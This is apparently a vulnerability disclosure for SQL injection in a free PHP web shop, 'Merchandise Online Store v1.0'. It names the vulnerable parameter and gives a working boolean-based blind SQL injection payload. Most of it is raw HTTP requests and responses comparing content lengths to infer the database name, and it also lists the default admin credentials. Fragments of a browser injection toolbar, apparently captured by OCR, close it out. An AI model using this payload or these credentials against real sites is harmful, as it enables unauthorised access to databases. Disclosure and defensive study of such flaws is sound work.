debug601 Create SQLi-15.md History

1 contributor

37 lines (25 sloc) | 1.53 KB

# Merchandise Online Store v1.0 by oretnom23 has SQL injection

Author： k0xx

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/14887/merchandise-online-store-php-free-source-code.html

Vulnerability File: /vloggers_merch/?p=products&c=

Vulnerability location: /vloggers_merch/?p=products&c=,id

[+] Payload: /vloggers_merch/?p=products&c=c81e728d9d4c2f636f067f89cc14862c%27%20and%20length(database())%20=17--+ // Leak place ---> id

Current database name: vloggers_merch_db,length is 17

```
GET /vloggers_merch/?p=products&c=c81e728d9d4c2f636f067f89cc14862c%27%20and%20length
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```


```
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k
Connection: close
```

## When length (database ()) = 16, Content-Length: 18755

```
GET
/vloggers_merch/?p=products&c=c81e728d9d4c2f636f067f89cc14862c%27%20and%20length(database())%20=16--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 05 May 2022 10:04:54 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 18755

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
```





## When length (database ()) = 17, Content-Length: 24774

```
GET
/vloggers_merch/?p=products&c=c81e728d9d4c2f636f067f89cc14862c%27%20and%20length(database())%20=17--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 05 May 2022 10:03:45 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 24774

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
        <title>Vlogger&apos;s Merch Online Shop</title>
```


INT
SQL BASICS
UNION BASED
ERROR/DOUBLE QUERY
TOOLS
WAF BYPASS
ENCODING
HTML
ENCRYPTION
OTHER
XSS
LFI
Load URL
Split URL
Execute
http://192.168.1.19/vloggers_merch/?p=products&c=c81e728d9d4c2f636f067f89cc14862c' and length(database()) =17--+
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing string
Replace All
VlogMerch - PHP
Search
Home
Clothes
Hoodies
About
Cart 3
Hi, Adminstrator!
Sub Categories
All
Hoodies Category